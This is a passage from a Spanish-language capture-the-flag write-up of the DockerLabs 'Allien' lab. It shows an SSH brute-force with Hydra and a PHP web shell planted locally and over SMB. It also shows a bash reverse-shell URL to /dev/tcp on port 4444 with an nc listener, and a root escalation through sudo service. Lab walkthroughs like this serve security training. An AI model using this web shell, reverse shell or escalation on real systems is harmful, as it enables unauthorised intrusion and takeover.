[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 557.00 tries/min, 557 tries in 00:01h, 14343875 to do in 429:13h, 31 active
[STATUS] 493.00 tries/min, 1479 tries in 00:03h, 14342956 to do in 484:54h, 28 active
[STATUS] 495.57 tries/min, 3469 tries in 00:07h, 14340966 to do in 482:19h, 28 active
[STATUS] 475.07 tries/min, 7126 tries in 00:15h, 14337309 to do in 502:60h, 28 active
[22][ssh] host: 172.17.0.2   login: satriani7   password: v********
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 27 final worker threads did not complete until end.
[ERROR] 27 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-03 11:39:25
Comprobamos que accedemos correctamente como el usuario satriani7:
1
2
3
4
5
6
7
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ ssh satriani7@172.17.0.2
satriani7@172.17.0.2's password:
satriani7@4d8fa296af6e:~$ whoami
satriani7
satriani7@4d8fa296af6e:~$ hostname -I
172.17.0.2
Y los recursos a los que tenemos acceso son iguales:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
satriani7@4d8fa296af6e:~$ find / -writable 2>/dev/null | grep -vE "/run|/proc|/dev|/usr/lib"
/home/satriani7
/home/satriani7/.profile
/home/satriani7/.bash_logout
/home/satriani7/.bashrc
/home/satriani7/.cache
/home/satriani7/.cache/motd.legal-displayed
/etc/systemd/system-generators/systemd-gpt-auto-generator
/tmp
/var/tmp
/var/lock
/var/lib/php/sessions
/var/www/html
/srv/samba/backup24
/srv/samba/myshare
/srv/samba/myshare/access.txt
Por lo que podemos hacer lo mismo que con el usuario administrator, que es crear un script que nos permita ejecutar comandos, que en este caso será para ejecutarlos desde la web:
1
2
3
4
satriani7@4d8fa296af6e:/var/www/html$ cat test.php
<?php
        system($_GET['cmd']);
?>
De esta manera, habremos obtenido ejecución de comandos remota como el usuario www-data:

Opción 3 -> Acceso empleando SMB (administrador)
La tercera manera de abordar el acceso es a través de SMB, ya que sobre el recurso compartido home tenemos permisos de escritura:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ smbclient \\\\172.17.0.2\\home -U "administrador%Ad***********"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Nov  3 10:16:22 2025
  ..                                  D        0  Mon Nov  3 10:16:22 2025
  info.php                            N     5492  Mon Nov  3 10:16:22 2025
  productos.php                       N     5229  Sun Oct  6 10:21:48 2024
  back.png                            N   463383  Sun Oct  6 08:59:29 2024
  index.php                           N     3543  Sun Oct  6 21:28:45 2024
  styles.css                          N      263  Sun Oct  6 10:22:06 2024

                76798724 blocks of size 1024. 44991124 blocks available
Por lo tanto, podemos hacer lo mismo que en la alternativa anterior, que es crear un script que nos permita ejecutar comandos de forma remota:
1
2
3
4
5
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ cat shell.php
<?php
        system($_GET['cmd']);
?>
Empleando el comando put subimos el script al laboratorio:
1
2
3
4
5
6
7
8
9
10
11
12
13
smb: \> put shell.php
putting file shell.php as \shell.php (15.6 kB/s) (average 15.6 kB/s)
smb: \> ls
  .                                   D        0  Mon Nov  3 10:29:27 2025
  ..                                  D        0  Mon Nov  3 10:29:27 2025
  info.php                            N     5492  Mon Nov  3 10:16:22 2025
  shell.php                           A       32  Mon Nov  3 10:29:27 2025
  productos.php                       N     5229  Sun Oct  6 10:21:48 2024
  back.png                            N   463383  Sun Oct  6 08:59:29 2024
  index.php                           N     3543  Sun Oct  6 21:28:45 2024
  styles.css                          N      263  Sun Oct  6 10:22:06 2024

                76798724 blocks of size 1024. 44991120 blocks available
Y al acceder, podemos ejecutar comandos:

1
http://172.17.0.2/shell.php?cmd=bash -c 'bash -i >%26 /dev/tcp/172.17.0.1/4444 0>%261'
escalada de privilegios (root)
Habiendo empleado cualquiera de las anteriores alternativas para obtener una consola como el usuario www-data, la escalada de privilegios se obtiene de la siguiente manera:
1
2
3
4
5
6
7
8
9
10
11
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Allien]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 36070
Linux 4d8fa296af6e 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64 x86_64 x86_64 GNU/Linux
 10:16:54 up  7:43,  0 user,  load average: 0.76, 0.61, 0.56
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
Revisando los permisos SUDO, comprobamos que podemos ejecutar el binario /usr/sbin/service como el usuario root:
1
2
3
4
5
6
www-data@4d8fa296af6e:/$ sudo -l
Matching Defaults entries for www-data on 4d8fa296af6e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 4d8fa296af6e:
    (ALL) NOPASSWD: /usr/sbin/service
En GTFOBins encontramos que podemos obtener una consola como root si empleamos el siguiente comando:

Lo ejecutamos, y vemos que ya nos hemos convertido en root:
1
2
3
www-data@4d8fa296af6e:/$ sudo /usr/sbin/service ../../bin/bash
root@4d8fa296af6e:/# whoami
root
